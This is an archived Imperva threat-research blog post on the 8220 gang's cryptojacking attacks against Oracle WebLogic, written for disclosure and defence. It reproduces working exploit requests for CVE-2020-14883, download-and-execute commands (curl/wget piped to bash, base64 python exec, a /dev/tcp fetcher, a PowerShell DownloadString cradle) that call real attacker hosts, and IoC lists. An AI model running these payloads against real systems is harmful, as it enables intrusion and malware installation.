Imperva Detects Undocumented 8220 Gang Activities | Imperva

By Daniel Johnston

Published: 2023-12-14 · Archived: 2026-04-05 17:05:14 UTC

Imperva Threat Research has detected previously undocumented activity from the 8220 gang, which is known for the mass deployment of malware using a variety of continuously evolving TTPs. This threat actor has been known to target both Windows and Linux web servers with cryptojacking malware.

In this blog, we will detail recent activity, attack vectors used by the group, and share the indicators of compromise (IoCs) from the group's most recent and previously unknown campaigns. Imperva customers are protected against this group's known activities. All organizations should maintain up-to-date patches and security.

History

The 8220 gang, widely believed to be of Chinese origin, was first identified by Cisco Talos in 2017 targeting Drupal, Hadoop YARN, and Apache Struts2 applications to propagate cryptojacking malware. Since then, various other researchers have provided updates on the evolving tactics, techniques and procedures (TTPs) leveraged by the group, including exploitation of Confluence and Log4j vulnerabilities. Most recently, Trend Micro disclosed evidence of the group leveraging the Oracle WebLogic vulnerability CVE-2017-3506 to infect targeted systems.

Evolving TTPs

As well as the recently disclosed use of CVE-2021-44228 and CVE-2017-3506, Imperva Threat Research observed the group's *attempted* exploitation of CVE-2020-14883, a Remote Code Execution vulnerability in Oracle WebLogic Server, to propagate malware.

This vulnerability allows remote authenticated attackers to execute code using a gadget chain and is commonly chained with CVE-2020-14882 (an authentication bypass vulnerability also affecting Oracle Weblogic Server) or the use of leaked, stolen, or weak credentials. Exploitation of these vulnerabilities is well documented. Therefore,

it is easy to modify for the purposes of malware deployment. The 8220 gang uses two different gadget chains: one enables the loading of an XML file, which then contains a call to the other and enables execution of commands on the OS.

```
Unset
_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationCont
For ext("http://5.42.67.3/poc.xml")
```

The group uses different variations of the supplied XML depending on the target OS:

```
Unset
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
 <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
          <constructor-arg>
          <list>
          <value>/bin/sh</value>
          <value>-c</value>
          <value><![CDATA[(<malicious bash/windows CMD command>]]></value>
          </list>
          </constructor-arg>
 </bean>
</beans>
```

The command used to target Linux hosts attempts to download one of a set of second phase files using a variety of different methods: cURL, wget, lwp-download and python urllib (base64 encoded), as well as a custom bash function that is also base64 encoded.

```
Unset
curl -s http://5.42.67.3/2.gif || wget -q -O - http://5.42.67.3/2.gif || lwp-download http://5.42.67.3/2.gif /tmp/2.gif) | bash -sh; bash
/tmp/2.gif; rm -rf /tmp/2.gif; echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly81LjQyLjY3LjMvZC5weSIpLnJlYWQoKSknIHx8IHB5dGhvbjIgLWMgJ2ltcG9yd
CB1cmxsaWI7ZXhlYyh1cmxsaWIudXJsb3BlbigiaHR0cDovLzUuNDIuNjcuMy9kLnB5IikucmVhZCgpKSc= | base64 -d | bash -; echo <base64 encoded command
strings> | base64 -d | bash -
```

Decoded base64: calls to python 2 and 3 urllib:

```
Unset
python -c 'import urllib;exec(urllib.urlopen("http://5.42.67.3/d.py").read())' || python2 -c 'import
urllib;exec(urllib.urlopen("http://5.42.67.3/d.py").read())'
```

Custom bash download function:

```
Unset
function dw() { read -r proto server path <<<"$(printf '%s' "${1//// }")"; if [ "$proto" != "http:" ]; then printf >&2
"sorry, %s supports only http\n" "${FUNCNAME[0]}"; return 1; fi; DOC=/${path// //}; HOST=${server//:*};
PORT=${server//*:}; [ "${HOST}" = "${PORT}" ] && PORT=80; exec 3<>"/dev/tcp/${HOST}/$PORT"; printf 'GET %s
HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3; (while read -r line; do [ "$line" = $'\r' ] && break; done && cat) <&3;
exec 3>&-; }; dw http://5.42.67.3/$(uname -m) > /tmp/bash; dw http://5.42.67.3/bashirc.$(uname -m) > /tmp/python; chmod +x
/tmp/bash /tmp/python; /tmp/bash -c -p 80 -p 443 -tls -dp 80 -dp 443 -tls -d; /tmp/bash -c -p 80 -p 443 -tls -dp 80 -dp 443 -tls
-d -pwn; rm -rf /tmp/bash /tmp/python
```

On Windows a simple PowerShell WebClient command is used to execute a downloaded PowerShell script:

```
Unset
start powershell iex(New-Object Net.WebClient).DownloadString('hxxp://165.22.194.104/bypass2.ps1')
```


In another variation of the attack, the group uses a different gadget chain to execute Java code without the requirement of an externally hosted XML file.

```
Java
test_handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread currentThread =
(weblogic.work.ExecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter =
currentThread.getCurrentWork(); java.lang.reflect.Field field =
adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(true);Object obj =
field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req =
(weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getServletRequest").invoke(obj); String
cmd = req.getHeader("cmd");String[] cmds = <injected code>"};if(cmd != null ){ String result = new
java.util.Scanner(new java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("\\A").next();
weblogic.servlet.internal.ServletResponseImpl res =
(weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getServletO
utputStream().writeStream(new weblogic.xml.util.StringInputStream(result));res.getServletOutputStream().flush();}
currentThread.interrupt();')
```


The injected Java code first evaluates whether the OS is Windows or Linux, and then executes the appropriate command strings, which are identical to the ones already outlined above.

```
Unset
System.getProperty("os.name").toLowerCase().contains("window") ? new String[]{"<malicous windows command>')"} :
new String[]{"<malicious bash command(s)>"}
```

From here, the downloaded files are executed, infecting the exploited hosts with known AgentTesla, rhajk and nasqa malware variants, shown in the VirusTotal screenshots below.




The chain of infection using CVE-2020-14883:



Activity Trends

The following graph shows recent activity attributed to the 8220 gang, all of which was mitigated by Imperva Cloud WAF. The group appears to be opportunistic when selecting their targets, with no clear trend in country or industry. Imperva Threat Research observed the group attacking healthcare, telecommunications, and financial services targets in the United States, South Africa, Spain, Columbia, and Mexico. The 8220 gang appears to use custom tools written in Python to launch their attack campaigns, and the attacking IPs—located in the US, Mexico and Russia—are associated with known hosting companies.



Imperva Mitigation

At the time of writing, Imperva Cloud WAF and on-prem WAF mitigates all of the web vulnerabilities known to be leveraged by the 8220 gang for their malicious activities. Recent vulnerabilities detected by Imperva and leveraged by the group include:

- CVE-2017-3506 – Oracle WebLogic Server RCE
- CVE-2019-2725 – Oracle WebLogic Server Authenticated Deserialization
- CVE-2020-14883 – Oracle WebLogic Server Authenticated RCE
- CVE-2021-26084 – Atlassian Confluence Server OGNL Injection RCE
- CVE-2021-44228 – Apache Log4j JNDI RCE
- CVE-2022-26134 – Atlassian Confluence Server RCE

Conclusion

The 8220 gang, a widely recognized threat actor driven by financial motives, has been under scrutiny by various research teams since 2017. The group relies on simple, publicly available exploits to target well-known vulnerabilities and exploit easy targets to achieve their objectives. While considered unsophisticated, they are constantly evolving their tactics and techniques to evade detection.

Throughout our investigation, we observed that attributing attacks to this group was relatively straightforward due to their consistent use of easily traceable IoCs and TTPs, frequently reusing the same IP addresses, web servers, payloads, and attack tools.

Despite the group's lack of sophistication, it remains critical for enterprises to promptly patch their applications and implement multiple layers of security measures to safeguard against falling victim to such groups. Imperva Threat Research will maintain its vigilance in monitoring the activities of this and other threat actors, and ensuring security for our customers.

Latest 8220 gang IoCs

URLs

```
http[:]//165[.]22[.]194[.]104/bypass.ps1
http[:]//164[.]92[.]91[.]46/bypass.ps1
http[:]//79[.]137[.]196[.]27/bypass2.ps1
http[:]//165[.]22[.]194[.]104/bypass.ps1
http[:]//5[.]42[.]67[.]3/2.gif
http[:]//165[.]22[.]194[.]104/deliver.bat
http[:]//164[.]92[.]91[.]46/deliver.bat
http[:]//79[.]137[.]196[.]27/deliver.exe
http[:]//164[.]92[.]91[.]46/deliver.exe
http[:]//5[.]42[.]67[.]3/poc.xml
http[:]//5[.]42[.]67[.]3/pocwin1.xml
http[:]//5[.]42[.]67[.]3/pocwin2.xml
http[:]//5[.]42[.]67[.]3/pocwin3.xml
http[:]//5[.]42[.]67[.]3/d.py
```

Source IPs

```
45[.]15[.]158[.]154
45[.]164[.]23[.]184
45[.]164[.]23[.]194
45[.]164[.]23[.]221
45[.]164[.]23[.]242
45[.]164[.]23[.]226
45[.]164[.]23[.]231
45[.]164[.]23[.]242
```

Malicious file hashes

Filename	Hashes
bypass.ps1	dbab00a7c1213111341c2bea504fc11ecb68bea12c0f125589c8beab220dc7a3 cb6b5d56fec27c27b4ae1b7fd9f6bd50d8544d9f73f55ef82f80fd4529993d5b 59eb1808ce879c8bf4c7669ee1a9038855aceb09a1f309772f8ce6d322b8885b
bypass2.ps1	d951dd955adb88c75c3b67718f583b8966ded866c61a6176af75115c52800814 e617123cfa6873d2259aa4aa828150f02d64ce56d397a679dfa47fbf43ceb294
2.gif	076d0e32e9233c101f7ef8489935bca861e3e3fbbc1962828bf469b7d4671263 f476017cc9052b36d7326a5e3083dc9c76048e2fb9eada0032c5e40c036544f1
deliver.bat	4b7ae418035b7731fe7beeb644860103948efeff0cafd977574c117fd6dec6cb bff05ff7488c0c7e2e31fc2e50c09b76a6be05069dfa31990a083bd67ca7ea72 cc834062f47095a487a2a0ad271d6de02d8aaf4a32fae9c37b2e88d178c5fa27 4d6f0bdcedf9ae86955f89b8713352fc0600a5b9c6c0eaf0cae22c497ac39372
deliver.exe	64f508b05f24ef314a31fda7c09ee94f78bca8e13e7bc1692262e4f8229eef1f 3476cb76b5f5b78b4ed562966b1cd4e707cac424026a394818d000effdba0a86
poc.xml	924832e7a9e1b7619f6b521ddaa45261975a3483c397e78e8e5e89d9cd9f9935
pocwin.xml	cf3600ab89aba04efde8eb517b0a4773326d64ee21ba56addcba3f2b490c30de 8b3dc006bb0403619f6a7c68ce0f3166db251f280b6e72db173fa52bdc7d3db3
pocwin1.xml	af0907ab798a230ea8ae72b5974f65b31105659441a4d8915cd5b6baeabb0073 12d29946878e04ba9d1004d9efcdd0b9b17d262a7328436279889dd560631427
pocwin2.xml	f04fafcd305360911c37647987888bb49980c0de24a70a5b8d4fc3322503d838
pocwin3.xml	de224872bceab893fdf75c2d78e4eb564e84efef261ebf923ed32f0913bbcc66 8b3dc006bb0403619f6a7c68ce0f3166db251f280b6e72db173fa52bdc7d3db3
d.py	5680a3d7042896fd20746259c732205f789e2b56c1a8e5fb278382c454d91c04

Try Imperva for Free

Protect your business for 30 days on Imperva.

Start Now

Source: https://www.imperva.com/blog/imperva-detects-undocumented-8220-gang-activities/